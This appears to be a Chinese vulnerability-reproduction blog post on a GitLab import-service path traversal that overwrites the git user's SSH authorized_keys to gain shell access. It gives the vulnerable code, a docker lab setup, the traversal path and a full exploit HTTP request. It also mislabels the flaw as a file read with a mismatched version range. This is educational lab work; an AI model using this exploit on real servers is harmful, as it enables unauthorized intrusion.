### Gitlab远程代码执行漏洞复现

2020-12-18 18:00:00 Author: mp.weixin.qq.com (/jump-50208.htm) 阅读量: 440 收藏 (/add-collects-50208.html)

## Gitlab简介

GitLab 是一个用于仓库管理系统的开源项目,使用Git作为代码管理工具,并在此基础上搭建起来的web服务。GitLab是由GitLabInc.开发,使用MIT许可证的基于网络的Git仓库管理工具,且具有wiki和issue跟踪功能。

在Gitlab 8.5-12.9版本中,存在一处任意文件读取漏洞,攻击者可以利用该漏洞,在不需要特权的状态下,读取任意文件,造成严重信息泄露,从而导致进一步被攻击的风险。

### 影响版本

```
GitLab CE and EE 8.9.0 - 9.5.10

GitLab CE and EE 10.0.0 - 10.1.5

GitLab CE and EE 10.2.0 - 10.2.5

GitLab CE and EE 10.3.0 - 10.3.3
```

# 漏洞分析

 $app/services/projects/gitlab\_project\_import\_service.rb$ 

```
# This service is an adapter used to for the GitLab Import feature, and
# creating a project from a template.
# The latter will under the hood just import an archive supplied by GitLab.
module Projects
  class GitlabProjectsImportService
    def execute
      FileUtils.mkdir_p(File.dirname(import_upload_path))
      FileUtils.copy_entry(file.path, import_upload_path)
      Gitlab::ImportExport::ProjectCreator.new(params[:namespace_id],
                                                current_user,
                                                import_upload_path,
                                                params[:path]).execute
    end
    # ...
    def tmp_filename
      "#{SecureRandom.hex}_#{params[:path]}"
  end
end
```

import\_upload\_path将未过滤的参数params[:path]添加到gitlab上传目录,导致存在目录遍历,此外由于文件内容没有限制,最终导致任意内容写入任意文件。

由于默认gitlab创建并启动了git账户,该账户默认目录为/var/opt/gitlab/,修改.ssh/authorized\_keys文件为攻击者的公钥,即可以git用户身份成功登录服务器,从而导致命令执行。

### 环境搭建

#### docker搭建:

```
docker run -d --name gitlab -p 80:80 -p 443:443 -p 2222:22 gitlab/gitlab-ce:10.2.4-ce.0
```


#### 修改配置文件

```
docker exec -it gitlab /bin/bash
nano /etc/gitlab/gitlab.rb

# 去掉gitlab的注释并修改对应ip
external_url '192.168.1.100'
#重新载入配置文件
gitlab-ctl reconfigure
# 访问对应ip,第一次需要设置密码,并新建用户
http://192.168.1.100/
```


## 漏洞复现

首先在本地利用ssh-keygen生成公私钥对,用于攻击替换和登录受害机.ssh/authorized\_keys。



生成gitlab和gitlab.pub公私钥对。

注册Gitlab用户并登录,创建project-->Import project->GitLab Import->选择文件



上传文件:选择前面ssh-keygen生成的公钥(注意是公钥)

点击import project 后, burp修改path的值为:

```
ssh/../../../../../var/opt/gitlab/.ssh/authorized_keys
```

#### 数据包如下:

```
POST /import/gitlab_project HTTP/1.1
Host: 101.132.69.145:81
Content-Length: 1430
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://101.132.69.145:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfusdBG3Majj3gQd
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://101.132.69.145:81/import/gitlab_project/new?namespace_id=2&path=
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.1.1588494226.1597065101; sidebar_collapsed=false; _gitlab_session=de
24536cfe9b4e32f2ad5b20a08ec3b8
Connection: close
-----WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="utf8"
-----WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="authenticity_token"
JE/D1JN+N4JcnUV4o1+VxO1vw0buprIQ4ncK4EMT88ihUokXJlq4wbpyOaqBaLiGSRsgzRM5wk5cZLbAwS0c
-----WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="namespace_id"
{:value=>2}
-----WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="path"
ssh/../../../../../../var/opt/gitlab/.ssh/authorized_keys
-----WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="namespace_id"
2
-----WebKitFormBoundaryFfusdBG3Majj3gQd
Content-Disposition: form-data; name="file"; filename="gitlab.pub"
Content-Type: application/octet-stream
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCkL4Gy7c670X/iWpp5KDdcXS58hOjEBc9u0BuX3A301AW0
wPSGKBLLIFh4joaNKVbNZopiRb7r49MxlwZrEYbYHk0s+zqkr/++CFvfq+/qBit5SfyEPqXD06T4y+WXze1d
iyyiUwNLvF8DzTkp2DHetNu+PPBTzIj0o89QlpLiF+cC8R9KK0Qhy3rLRhag3csO4qkhkXsUxTpRrt1Gv3gm
IFoBoCeLxrU+78BetJTwFBU1BpldxuXHCVVj0L7GSgIPpQxy8HIWT8Kga3G33GIajwKbvwRjbGi1BHEbrovB
kkS3Y5DD16Z4kXLCZvBNRumswtIht5MXFqHJoy9MmcVMYBXUj3zvi8r/uDZIVuG1k9tVrQJSJLJVwmycqN1m
3sPdQGefh4ff++eJBluo2g8DqK9kdKD4RPklFCzvvB47oH4aMH3mKXlXc0XD6HeKIAb1yJEoSq6hPVfZK0ON
8wGGq71W2tha3IkMu9th41YAdVqnMjbMnjYLcyTpMwDZ5EE= xuejunkai@xuejunkaideMBP
-----WebKitFormBoundaryFfusdBG3Majj3gQd--
```

发送请求后,使用用户名git以及生成的私钥登录gitlab服务器,如下是执行命令的dem

0:

# 参考链接

https://xz.aliyun.com/t/236

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